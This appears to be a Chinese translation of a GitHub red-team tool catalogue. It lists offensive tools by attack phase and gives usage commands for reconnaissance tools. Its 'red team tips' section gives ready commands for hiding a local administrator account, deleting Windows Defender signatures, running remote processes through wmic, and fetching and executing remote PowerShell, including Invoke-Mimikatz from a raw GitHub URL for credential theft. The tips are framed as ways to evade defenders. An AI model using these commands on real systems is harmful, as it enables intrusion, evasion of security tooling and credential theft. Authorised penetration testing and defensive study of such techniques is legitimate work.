红队/渗透测试的工具和技术
作者:Sec-Labs | 发布时间:
项目地址
https://github.com/A-poc/RedTeam-Tools
RedTeam-工具

这个 github 存储库包含 115 多种工具和资源的集合 , 可用于红队活动 。
一些工具可能是专门为红队设计的,而其他工具则更通用,可以适应红队环境。
🔗 如果您是 Blue Teamer,请查看 BlueTeam-Tools
警告
此存储库中的材料仅供参考和教育目的。 它们不打算用于任何非法活动。
笔记
使用箭头隐藏工具列表标题。
点击 🔙 回到列表。
工具清单
红队提示 13条提示
- 隐藏本地管理员帐户 @Alh4zr3d
- 通过删除签名 @Alh4zr3d 来削弱Windows Defender
- 为每个用户启用多个 RDP 会话 @Alh4zr3d
- Sysinternals PsExec.exe 本地替代 @GuhnooPlusLinux
- 生活在陆港扫描仪 @Alh4zr3d
- 代理感知 PowerShell DownloadString @Alh4zr3d
- 在浏览器书签@Alh4zr3d 中寻找内部端点
- 查询枚举的 DNS 记录 @Alh4zr3d
- 没有 PowerUp @Alh4zr3d 的未引用服务路径
- 使用 /k Martin Sohn Christensen 绕过禁用的命令提示符
- 停止 Windows Defender 删除 mimikatz.exe @GuhnooPlusLinux
- 检查你是否在虚拟机中 @dmcxblue
- 枚举 AppLocker 规则 @Alh4zr3d
侦察 20个工具
- crt.sh -> httprobe -> EyeWitness 自动域截图
- jsendpoints 提取页面 DOM 链接
- nuclei 漏洞扫描器
- certSniff 证书透明度日志关键字嗅探器
- gobuster 网站路径暴力破解
- feroxbuster 用 Rust 编写的快速内容发现工具
- CloudBrute 云基础设施暴力破解
- dnsrecon 枚举 DNS 记录
- Shodan.io 面向公众的系统知识库
- AORT(多合一侦察工具) 子域枚举
- spoofcheck SPF/DMARC 记录检查器
- AWSBucketDump S3 存储桶枚举
- GitHarvester GitHub 凭据搜索器
- truffleHog GitHub 凭据扫描器
- Dismap 资产发现/识别
- enum4linux Windows/samba 枚举
- skanuvaty 危险的快速 dns/网络/端口扫描器
- 没有 API的 Metabigor OSINT 工具
- Gitrob GitHub 敏感信息扫描器
- 使用 Chrome Headless的 gowitness Web 截图工具
资源开发 7个工具
- Chimera PowerShell 混淆
- msfvenom 有效负载创建
- Shellter 动态shellcode注入工具
- freeze 有效负载创建(规避 EDR)
- WSH Wsh 负载
- HTA Hta 载荷
- VBA Vba 负载
初始访问 6个工具
- Bash Bunny USB 攻击工具
- EvilGoPhish 网络钓鱼活动框架
- social-engineer-toolkit-set 网络钓鱼活动框架
- Hydra 蛮力工具
- SquarePhish OAuth/QR 代码钓鱼框架
- King Phisher 网络钓鱼活动框架
执行 9个工具
- responder LLMNR、NBT-NS 和 MDNS 投毒者
- secretsdump 远程哈希转储器
- evil-winrm WinRM 外壳
- Donut 内存中 .NET 执行
- Macro_pack 宏混淆
- PowerSploit PowerShell 脚本套件
- Rubeus 活动目录破解工具
- SharpUp Windows 漏洞标识符
- SQLRecon Offensive MS-SQL 工具包
持久化 4个工具
- Impacket Python 脚本套件
- Empire 后开发框架
- SharPersist Windows 持久性工具包
- ligolo-ng 使用 TUN 接口的隧道工具
特权升级 9个工具
- LinPEAS Linux提权
- WinPEAS Windows 提权
- linux-smart-enumeration Linux 提权
- certify 活动目录权限升级
- Get-GPPPassword Windows 密码提取
- Sherlock PowerShell 提权工具
- Watson Windows 提权工具
- ImpulsiveDLLHijack DLL劫持工具
- ADFSDump AD FS 转储工具
防御闪避 5个工具
- Invoke-Obfuscation 脚本混淆器
- Veil Metasploit 负载混淆器
- 通过入口点执行预防绕过 SharpBlock EDR
- Alcatraz GUI x64 二进制混淆器
- Mangle 编译的可执行操作
凭据访问 8个工具
- Mimikatz Windows 凭据提取器
- LaZagne 本地密码提取器
- hashcat 密码哈希破解
- john-the-ripper 密码哈希破解
- SCOMDecrypt SCOM凭证解密工具
- nanodump LSASS 进程小型转储创建
- 用于凭证发现的 eviltree树改造
- SeeYouCM-Thief Cisco电话系统配置文件解析
发现 6个工具
- PCredz 凭据发现 PCAP/实时接口
- PingCastle 活动目录评估器
- seatbelt 本地漏洞扫描器
- ADRecon 活动目录侦察
- adidnsdump Active Directory 集成 DNS 转储
- scavenger 系统扫描工具
横向运动 12个工具
- crackmapexec Windows/Active 目录横向移动工具包
- WMIOps WMI 远程命令
- PowerLessShell 没有 PowerShell 的远程 PowerShell
- PsExec 轻量级 telnet 替代品
- LiquidSnake 无文件横向移动
- 启用 RDP Windows RDP 启用命令
- 将 shell 升级为 meterpreter 反向 shell 改进
- Forwarding Ports 本地端口转发命令
- Jenkins 反向 shell Jenkins shell 命令
- ADFSpoof Forge AD FS 安全令牌
- kerbrute 执行 Kerberos 预授权暴力破解的工具
- Coercer 强制 Windows 服务器进行身份验证
收藏 3个工具
- BloodHound 活动目录可视化
- Snaffler 活动目录凭据收集器
- linWinPwn Active Directory 枚举和漏洞检查
命令与控制 6个工具
- Havoc 命令和控制框架
- covenant 命令和控制框架 (.NET)
- Merlin 命令和控制框架(Golang)
- Metasploit Framework 命令和控制框架 (Ruby)
- Pupy 命令和控制框架 (Python)
- Brute Ratel 命令和控制框架($$$)
渗透 5个工具
- 通过 DNS 隧道 的 Dnscat2 C2
- Cloakify 用于渗漏的数据转换
- PyExfil 数据渗漏 PoC
- 基于Powershell RAT Python的后门
- GD-Thief 谷歌驱动器渗漏
影响 2个工具
- Conti Pentester Guide Leak Conti 勒索软件组附属工具包
- SlowLoris 简单拒绝服务
红队提示
通过一系列红队技巧向红队队员学习。 这些技巧涵盖了一系列提高红队能力的策略、工具和方法。
注意: 目前几乎所有提示都来自 @Alh4zr3d ,他发布了很好的红队提示!
🔙 隐藏本地管理员帐户
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /t REG_DWORD /v alh4zr3d /d 0 /f
描述: “逃避蓝色时创建帐户是有风险的,但在创建本地管理员时,请在注册表中使用一些可爱的魔法来隐藏它。”
信用: @Alh4zr3d
链接: 推特
🔙 通过删除签名来削弱 Windows Defender
"%Program Files%\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
描述: “有点乱,但如果 Windows Defender 让您很头疼,与其禁用它(提醒用户),不如通过删除所有签名来消除它。”
信用: @Alh4zr3d
链接: 推特
🔙 为每个用户启用多个 RDP 会话
reg add HKLM\System\CurrentControlSet\Control\TerminalServer /v fSingleSessionPerUser /d 0 /f
描述: '有时您想通过 RDP 或类似方式登录主机,但您的用户有一个活动会话。 每个用户启用多个会话。
信用: @Alh4zr3d
链接: 推特
🔙 Sysinternals PsExec.exe 本地替代
wmic.exe /node:10.1.1.1 /user:username /password:pass process call create cmd.exe /c " command "
描述: '你厌倦了在横向移动时上传 Sysinternals PsExec.exe 吗? Windows 预装了更好的替代方案。 试试这个。
信用: @GuhnooPlusLinux
链接: 推特
🔙 生活在陆地港口扫描仪
0..65535 | % {echo ((new-object Net.Sockets.TcpClient).Connect(<tgt_ip>,$_)) "Port $_ open"} 2>$null
描述: “如果可能的话,在陆地上生活,而不是将工具上传到机器上(出于多种原因)。 PowerShell/.NET 帮助。 例如:Powershell 中的简单端口扫描器。
信用: @Alh4zr3d
链接: 推特
🔙 代理感知 PowerShell DownloadString
$w=(New-Object Net.WebClient);$w.Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;IEX $w.DownloadString("<url>")
描述: “现在大多数大型组织都在使用网络代理。 标准的 PowerShell 下载底座不支持代理。 用这个。
信用: @Alh4zr3d
链接: 推特
🔙 在浏览器书签中寻找内部端点
type "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\Bookmarks.bak" | findstr /c "name url" | findstr /v "type"
描述: '你会惊讶于仅从用户的书签中就能找到什么。 例如,他们可以访问的内部端点。
信用: @Alh4zr3d
链接: 推特
🔙 查询 DNS 记录以进行枚举
Get-DnsRecord -RecordType A -ZoneName FQDN -Server <server hostname>
描述: '枚举是游戏的 95%。 但是,启动大量扫描以评估环境的声音非常大。 为什么不向 DC/DNS 服务器询问所有 DNS 记录?
信用: @Alh4zr3d
链接: 推特
🔙 没有 PowerUp 的未引用服务路径
Get-CIMInstance -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '"*'} | select PathName,DisplayName,Name
描述: '在没有 PowerUp 的情况下查找未引用的服务路径'
信用: @Alh4zr3d
链接: 推特
🔙 使用 /k 绕过禁用的命令提示符
# Win+R (To bring up Run Box)
cmd.exe /k "whoami"
描述: “此命令提示符已被您的管理员禁用…”通常可以在信息亭 PC 等环境中看到,快速解决方法是通过 Windows 运行框使用 /k。 这将执行命令,然后显示限制消息,允许执行命令。
图片来源: Martin Sohn Christensen
链接: 博客
🔙 停止 Windows Defender 删除 mimikatz.exe
(new-object net.webclient).downloadstring('https://raw.githubusercontent[.]com/BC-SECURITY/Empire/main/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1')|IEX;inv
描述: '你厌倦了 Windows Defender 删除 mimikatz.exe 吗? 试试这个。
信用: @GuhnooPlusLinux
链接: 推特
🔙 检查你是否在虚拟机中
reg query HKLM\SYSTEM /s | findstr /S "VirtualBox VBOX VMWare"
描述: '想知道您是否在虚拟机中吗? 查询注册表项并找出!!! 如果出现任何结果,那么您就在虚拟机中。
信用: @dmcxblue
链接: 推特
🔙 枚举 AppLocker 规则
(Get-AppLockerPolicy -Local).RuleCollections

Get-ChildItem -Path HKLM:Software\Policies\Microsoft\Windows\SrpV2 -Recurse

reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\Exe\
描述: 'AppLocker 可能会很痛苦。 枚举看看有多痛'
信用: @Alh4zr3d
链接: 推特
侦察


🔙 crt.sh -> httpprobe -> EyeWitness
我整理了一个 bash 单行代码:
- 被动地从证书协会 ( crt.sh ) 收集子域列表
- 主动请求每个子域验证它的存在 ( httprobe )
- 主动截取每个子域进行人工审核( EyeWitness )
用法:
domain=DOMAIN_COM;rand=$RANDOM;curl -fsSL "https://crt.sh/?q=${domain}" | pup 'td text{}' | grep "${domain}" | sort -n | uniq | httprobe > /tmp/enum_tmp_${rand}.txt; python3 /usr/share/eyewitness/EyeWitness.py -f /tmp/enum_tmp_${rand}.txt --web
注意:您必须安装 httprobe 、 pup 和 EyeWitness 并将“DOMAIN_COM”更改为目标域。 如果您有多个目标根域,您可以在终端窗口中同时运行此脚本
🔙 js端点

用于提取页面上所有网页端点链接的 JavaScript 书签。
由 @renniepak 创建,此 JavaScript 代码片段可用于从当前网页 DOM 中提取所有端点(以 / 开头),包括网页上嵌入的所有外部脚本源。
javascript:(function(){var scripts=document.getElementsByTagName("script"),regex=/(?<=(\"|\'|\`))\/[a-zA-Z0-9_?&=\/\-\#\.]*(?=(\"|\'|\`))/g;const results=new Set;for(var i=0;i<scripts.length;i++){var t=scripts[i].src;""!=t&&fetch(t).then(function(t){return t.text()}).then(function(t){var e=t.matchAll(regex);for(let r of e)results.add(r[0])}).catch(function(t){console.log("An error occurred: ",t)})}var pageContent=document.documentElement.outerHTML,matches=pageContent.matchAll(regex);for(const match of matches)results.add(match[0]);function writeResults(){results.forEach(function(t){document.write(t+"<br>")})}setTimeout(writeResults,3e3);})();
用法(书签)
创建一个书签…
Right click your bookmark barClick 'Add Page'Paste the above Javascript in the 'url' boxClick 'Save'
…然后在浏览器中访问受害者页面并单击小书签。

用法(控制台)
将上面的 Javascript 粘贴到控制台窗口中 F12 ,然后按回车键。
🔙 nuclei

使用 .yaml 模板搜索特定问题的快速漏洞扫描器。
安装:
go install -v github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest
用法:
cat domains.txt | nuclei -t /PATH/nuclei-templates/
🔙 证书嗅探certSniff

certSniff 是我用 Python 编写的证书透明度日志关键字观察器。 它使用 certstream 库来监视包含在文件中定义的关键字的证书创建日志。
您可以使用与您的受害域相关的几个关键字来设置此运行,任何证书创建都将被记录下来,并可能导致发现您之前不知道的域。
安装:
git clone https://github.com/A-poc/certSniff;cd certSniff/;pip install -r requirements.txt
用法:
python3 certSniff.py -f example.txt
🔙 gobuster

用于暴力破解受害者网站上的文件/文件夹路径的好工具。
安装:
sudo apt install gobuster
用法:
gobuster dir -u "https://google.com" -w /usr/share/wordlists/dirb/big.txt --wildcard -b 301,401,403,404,500 -t 20
🔙 feroxbuster

一种旨在执行强制浏览的工具,这种攻击的目的是枚举和访问 Web 应用程序未引用但攻击者仍可访问的资源。
Feroxbuster 使用暴力结合词表来搜索目标目录中未链接的内容。 这些资源可能存储有关 Web 应用程序和操作系统的敏感信息,例如源代码、凭据、内部网络寻址等…
安装:(卡利)
sudo apt update && sudo apt install -y feroxbuster
安装:(Mac)
curl -sL https://raw.githubusercontent.com/epi052/feroxbuster/master/install-nix.sh | bash
安装:(视窗)
Invoke-WebRequest https://github.com/epi052/feroxbuster/releases/latest/download/x86_64-windows-feroxbuster.exe.zip -OutFile feroxbuster.zip
Expand-Archive .\feroxbuster.zip
.\feroxbuster\feroxbuster.exe -V
有关完整的安装说明,请参见 此处 。
用法:
# Add .pdf, .js, .html, .php, .txt, .json, and .docx to each url
./feroxbuster -u http://127.1 -x pdf -x js,html -x php txt json,docx

# Scan with headers
./feroxbuster -u http://127.1 -H Accept:application/json "Authorization: Bearer {token}"

# Read URLs from stdin
cat targets | ./feroxbuster --stdin --silent -s 200 301 302 --redirects -x js | fff -s 200 -o js-files

# Proxy requests through burpsuite
./feroxbuster -u http://127.1 --insecure --proxy http://127.0.0.1:8080
可以在 此处 找到完整的用法示例。

图片来自 https://raw.githubusercontent.com/epi052/feroxbuster/main/img/demo.gif
🔙 CloudBrute
在顶级云提供商(亚马逊、谷歌、微软、DigitalOcean、阿里巴巴、Vultr、Linode)上查找公司(目标)基础设施、文件和应用程序的工具。
特征:
- 云检测(IPINFO API 和源代码)
- 快速(并发)
- 跨平台(windows、linux、mac)
- 用户代理随机化
- 代理随机化(HTTP、Socks5)
安装:
下载适用于您系统的最新 版本 并按照使用说明操作。
用法:
# Specified target, generate keywords based off 'target', 80 threads with a timeout of 10, wordlist 'storage_small.txt'
CloudBrute -d target.com -k target -m storage -t 80 -T 10 -w "./data/storage_small.txt"

# Output results to file
CloudBrute -d target.com -k keyword -m storage -t 80 -T 10 -w -c amazon -o target_output.txt

图片来自 https://github.com/0xsha/CloudBrute
🔙 域名侦察dnsrecon

dnsrecon 是一个用于枚举 DNS 记录(MX、SOA、NS、A、AAAA、SPF 和 TXT)的 pyhton 工具,并且可以提供许多新的关联受害者主机以从单个域搜索中转向。
安装:
sudo apt install dnsrecon
用法:
dnsrecon -d google.com
🔙 shodan.io

Shodan 爬取公共基础设施并以可搜索的格式显示它。 使用公司名称、域名、IP 地址,可以通过 shodan 发现与您的目标相关的潜在易受攻击的系统。
🔙 AORT

用于枚举子域、枚举 DNS、WAF 检测、WHOIS、端口扫描、回溯机、电子邮件收集的工具。
安装:
git clone https://github.com/D3Ext/AORT; cd AORT; pip3 install -r requirements.txt
用法:
python3 AORT.py -d google.com
🔙 spoofcheck

检查域是否可以被欺骗的程序。 该程序检查 SPF 和 DMARC 记录是否存在允许欺骗的弱配置。 此外,如果域具有 DMARC 配置,在失败的 SPF/DKIM 电子邮件上发送邮件或 HTTP 请求,它会发出警报。
如果满足以下任何条件,则域是可欺骗的:
- 缺少 SPF 或 DMARC 记录
- SPF 记录从不指定
~all或-all - DMARC 政策设置为
p=none或不存在
安装:
git clone https://github.com/BishopFox/spoofcheck; cd spoofcheck; pip install -r requirements.txt
